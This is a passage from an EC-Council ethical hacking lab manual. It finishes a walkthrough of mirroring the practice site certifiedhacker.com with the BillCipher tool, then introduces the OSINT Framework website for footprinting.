


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Now, click **Places** from the top section of the **Desktop** and click **Home Folder** from the context menu.




44. The **attacker** window appears, navigate to **BillCipher** --> **websource** --> **www.certifiedhacker.com** --> **www.certifiedhacker.com**. Right-click the **index.html** file and navigate to **Open With** --> **Firefox** to open the mirrored website.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

45. The mirror target website (**www.certifiedhacker.com**) appears in the **Mozilla Firefox** browser, as shown in the screenshot.



46. Similarly, you can use other information gathering options to gather information about the target.
47. This concludes the demonstration of footprinting the target website URL using BillCipher.
48. Close all open windows and document all the acquired information.
49. Turn off the **Parrot Security** virtual machine.

Task 6: Footprinting a Target using OSINT Framework

OSINT Framework is an open-source intelligence gathering framework that helps security professionals for performing automated footprinting and reconnaissance, OSINT research, and intelligence gathering. It is focused on gathering information from free tools or resources. This framework includes a simple web interface that lists various OSINT tools arranged by category and is shown as an OSINT tree structure on the web interface.

The OSINT Framework includes the following indicators with the available tools:


- (T) - Indicates a link to a tool that must be installed and run locally
- (D) - Google Dork

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- (R) - Requires registration
- (M) - Indicates a URL that contains the search term and the URL itself must be edited manually


Here, we will use the OSINT Framework to explore footprinting categories and associated tools.

1. Switch to the **Windows 11** virtual machine.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://osintframework.com/** and press **Enter**.
3. **OSINT Framework** website appears; you can observe the OSINT tree on the left side of screen, as shown in the screenshot.

